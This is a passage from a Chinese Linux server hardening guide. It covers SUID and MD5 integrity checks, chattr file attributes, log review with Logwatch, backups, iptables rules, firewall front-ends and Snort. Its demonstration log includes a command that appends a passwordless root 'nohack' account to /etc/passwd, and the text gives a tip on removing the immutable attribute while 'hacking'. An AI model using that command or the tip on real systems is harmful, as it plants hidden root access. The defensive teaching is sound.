
6、注意检查文件完整性。简单的说就是检查文件是否被人修改过，包括内容和权限，特别要注意系统里的SUID 和SGID 程序。你可以用命令 **“find / -type f -perm +6000 > findsuid.txt”** 将这些程序保存到一个文件列表，然后定期列一下系统中的SUID 程序，跟列表对比，就能发现那些程序出问题了。对于文件（包括程序和命令）内容的检查，做法也差不多，你可以用md5sum 对所有文件进行md5 效验，保存到文件，然后定期检查对比。

7、启用防火墙和入侵检测系统。为什么要这样就不需要说明了吧？关于防火墙和IPS 在后面会讲到，这里只是友情提示一下。在服务器上选择好防火墙，认真配置一下iptable 就足够了，很强大但不会给你的系统带来什么负担，如果你要安装杀毒软件，最好安装能同时查杀Windows 下病毒的。虽然你不会中毒，但也不要让你的服务器成为病毒扩散的帮凶。

8、适当使用文件属性。人们往往看重文件的权限，但不要忘了文件还有“属性”。有时候很好的利用文件属性也能保护你的系统，如使用以下命令（要用ext2/3 哦）：

```
chattr +i /etc/passwd
chattr +i /etc/shadow
chattr +i /etc/group
chattr +i /etc/gshadow
```

这样就给这几个文件增加了“i”属性，这个属性的意思就是禁止修改文件内容，这样就算是root 也没法添加和修改用户了。如图46，在设置之后，我用三种方法增加新用户都失败了。



```
root@rain-desktop: ~
文件(F) 编辑(E) 查看(V) 终端(T) 标签(B) 帮助(H)
root@rain-desktop:~# chattr +i /etc/passwd
root@rain-desktop:~# chattr +i /etc/shadow
root@rain-desktop:~# chattr +i /etc/group
root@rain-desktop:~# chattr +i /etc/gshadow
root@rain-desktop:~# useradd nohack
useradd：无法打开密码文件
root@rain-desktop:~# adduser nohack
正在添加用户 nohack...
正在添加新组 `nohack' (1004)...
groupadd：无法打开组文件
adduser: `/usr/sbin/groupadd -g 1004 nohack' 返回错误代码 10。退出。
root@rain-desktop:~# echo "nohack::0:0::/:/bin/bash" >> /etc/passwd
bash: /etc/passwd: Permission denied
root@rain-desktop:~# 
```

图46　设置属性

这种方法看似强悍，其实只能阻挡一些缺乏经验的入侵者。如果你Hacking 的时候遇到这个问题，而你又有root 权限，那你就应该能意识到这是文件属性在作怪，你只需要用命令 **“chattr -i 文件名”** 将有“i”属性文件的“i”属性删除就可以修改文件了。

下面是几个常用的属性，**用“+”增加这个属性，“-”取消属性，“=”就是赋予这个属性，原先属性会被删除。**

S（大写）　Sync。一旦应用程序对这个文件执行了写操作，使系统立刻把修改的结果写到磁盘。这个属性你可以加在重要的文件中，这样可以在异常断电等情况下不会让文件丢失。

a　Append Only。系统只允许在这个文件之后追加数据，不允许任何进程覆盖或者截断这个文件。如果目录具有这个属性，系统将只允许在这个目录下建立和修改文件，而不允许删除任何文件。

i　Immutable。系统不允许对这个文件进行任何的修改。如果目录具有这个属性，那么任何的进程只能修改目录之下的文件，不允许建立和删除文件。

d　No dump。在进行文件系统备份时，dump 程序将忽略这个文件。

小提示

文件属性还有其它的标志，但有不少已经被新的内核抛弃了（因为不常用），如“s”、“u”等，但这几个是支持的。另外，注意大小写哦！“s”和“S”是两个不同的属性。再补充一点，你可以用“-R”参数递归修改整个目录，方便操作。

9、留心日志，而不是出问题之后才去看它。Linux中的系统日志由syslogd监控程序处理，其配置文件是/etc/syslog.conf。在配置文件中，可以指明什么工具或程序需要记录信息（比如cron、daemon或电子邮件等），什么级别的信息需要写入日志（比如debug、info或警告等），以及如何处理这些信息（添加到日志文件或发送到打印机等）。不要用默认，而是需要根据你的情况重点配置。如果有条件的话，最好将日志记录在其它计算机上，这样即使被入侵你也能找到入侵者。

但是，对于普通用户而言，每天处理大量的日志文件是很头痛的事，给大家推荐个工具——Logwatch，它可以定期对系统的日志文件进行分析，然后根据分析结果创建一个分析报告，通过电子邮件发给root。看报告要比看代码找问题容易多了吧？在Ubuntu下你可以用命令“**sudo apt-get install logwatch**”来安装它，安装的时候会询问你报告发送的方式，自己选择吧。

10、注意备份。不仅仅是数据的备份，更重要的是系统的备份，最好在安装好系统，基本配置好之后就将整个系统dump下来（你习惯ghost我也没话说），并且为每个文件做一次MD5效验，将记录保存到其它地方（连同md5sum），如U盘。这样，以后万一系统被入侵，你可以在最短的时间内查找到黑客都对你做了什么，并且恢复过来。

11、选择最适合自己的系统。这听上去有点废话，但不得不承认这是目前中小型网络普遍存在的问题。并不是系统越强大，功能越多，就是越好！组件越多，意味着隐患越多！实际中是要根据需要来选择的。比如你现在只需要一台网络存储服务器，费那么大力气配置一个完整的Linux系统，又设置这个设置那个，何必呢？你完全可以使用“专用”的操作系统，比如Openfiler。这是经过极度精简和优化的系统，只提供网络存储服务，安全性很高，资源占用等方面都要好很多。安装好后通过浏览器就可以方便的设置和使用，如果让你选，哪个更好呢？

5.2 防火墙

虽然说Linux不会像Windows一样没事开一堆端口等着你入侵，但作为服务器，配置一个好的防火墙还是很必要的。说到防火墙，就不能不说iptables。

小知识

Iptables是一款Linux下的包过滤防火墙，从内核版本2.4.x开始它就被集成到Linux中了，可见其功能的强大。它其实应该是netfilter/iptables IP信息包过滤系统，由两个组件netfilter和iptables组成。netfilter组件也称为内核空间（kernelspace），是内核的一部分，由一些信息包过滤表组成，这些表包含内核用来控制信息包过滤处理的规则集。iptables组件是一种工具，也称为用户空间（userspace），它使插入、修改和除去信息包过滤表中的规则变得容易。

Iptables的规则设置还是挺复杂的，这里只能说重点了。在这里就简单讲一下临时处理数据包的方法吧！在遇到突发情况，如被人攻击的时候，这些是你可能用得到的，其它的就自学吧。光盘中为大家准备了一份比较完善的iptables教程，希望对你有所帮助。

比如我们发现111.111.111.111/24正在攻击我们的服务器，那我们可以用命令“**iptables -t filter -A INPUT -s 111.111.111.111/24 -j DROP**”来添加一条记录，阻止这个网段的所有数据包。其中“-A INPUT”（注意大小写）就表示流入的数据包，如果你要禁止本机

网络访问这台主机，只需要将命令改为“**iptables -t filter -A OUTPUT -d 111.111.111.111/24 -j DROP**”就可以了。要删除这个规则，只要把命令中的“-A”改为“-D”。

这个工具另外一个常用功能就是控制ICMP，这个很有用，没必要多说了吧？命令为：“**iptables -A FORWARD -p icmp -m limit --limit 1/s --limit-burst 10 -j ACCEPT**”。

Iptables 还可以做数据转发、NAT 等，这里就不详细列举了，以下是常用参数：

-A 在一条规则链中加入一条新的规则。
-D 删除一条规则链中某个位置的规则。
-N 建立新的规则链。
-X 删除一个空的规则链。
-P 改变一个内置规则链的策略。
-L 列出一条规则链中的规则。
-F 擦写一条规则链中的规则。

虽然iptables 的配置比较复杂，但你也不用沮丧，像其它优秀程序一样，iptables 也有图形化的配置程序。虽然使用这些程序没有直接命令行配置灵活，但一般的应用已经足够了。下面看看目前最流行的三款图形配置程序的介绍：

1、Firewall Builder

这是一个完善的多平台图形化防火墙配置和管理工具，它将规则设计的细节隐藏起来，而着重于编写策略。不过它需要X Windows，如果你的服务器没有其实也没关系，你可以在另一台电脑上配置好防火墙，然后将脚本导出，复制到你的服务器上使用就可以了。

2. Firestarter

它是一款优秀的图形化防火墙生成向导，可以引导你一步一步地构建防火墙。对于与局域网共享唯一公网IP 的NAT 防火墙来说，这是一个不错的选择，并且在防火墙之后，它还有一些公共服务，或者一个分离的DMZ。它拥有打开或关闭防火墙的一些简易命令，可以查看状态视图和当前的活动。

3. Shorewall

Shorewall 是一个流行的防火墙生成器，它比Firestarter 更加复杂和灵活，并且适合用于更加复杂的网络。它的文档资料丰富，并且提供不同情况的解决方法指南，如单一主机防火墙、两接口和三接口防火墙，以及拥有多个公共IP 地址的防火墙等等。这虽然不是一个GUI 程序，但它确实比较实用，值得推荐。

你可以在 Ubuntu 下分别用命令“**sudo apt-get install fwbuilder**”（界面如图47）；“**sudo apt-get install firestarter**”（界面如图48）和“**sudo apt-get install shorewall**”分别安装这三款软件。




图47 Firewall Builder




图48 Firestarter

上面这些只是一般的防火墙（暂且这么称呼吧），够你一般应用了，很多专业一点的Linux防火墙其实都是一个完整的防火墙系统，提供软路由和防火墙功能。它们很小，有的甚至可以运行在一张软盘上，像Floppyfw。这种产品很多，功能也很强大，一般放在整个网络的前端抵御攻击，大家可以自己找来研究一下。

5.3 入侵检测

可以说到目前为止，整个入侵检测行业都不完善，目前小有名气的相关软件有十几款，但大多都是独立的系统，或者跟防火墙绑在一起，能给桌面用户用的确实不多（个人感觉一般情况下你也用不到，服务器的话放一个吓吓人还是可以的），这其中比较出名的就是“Snort”了。

在Ubuntu下你可以用命令“**sudo apt-get install snort**”来安装，安装过程中会有一些设定，需要设定你的网络，如图49。IP是侦测后自动给出的，有问题你可以修改，我只用来监视我的网段，所以改成“192.168.0.0/24”。如果你不明白这个地址，自己Google一下“CIDR”，Linux下这种表示法经常用到。




图49 设定网络

snort是靠“规则”来工作的，它分析网络数据流以匹配用户定义的一些规则，并根据检测结果采取一定的动作。snort支持插件，你可以根据需要扩展它的功能，对于规则，你也不用全部费心去制定，可以到“http://www.snort.org”下载已经制定好的规则包，直接解压缩来用就可以了，很方便。

对于snort的具体使用，比iptables还复杂，限于版面，实在不能详细介绍了，光盘里有

一本snort 手册，介绍得很详细，算是补偿吧。

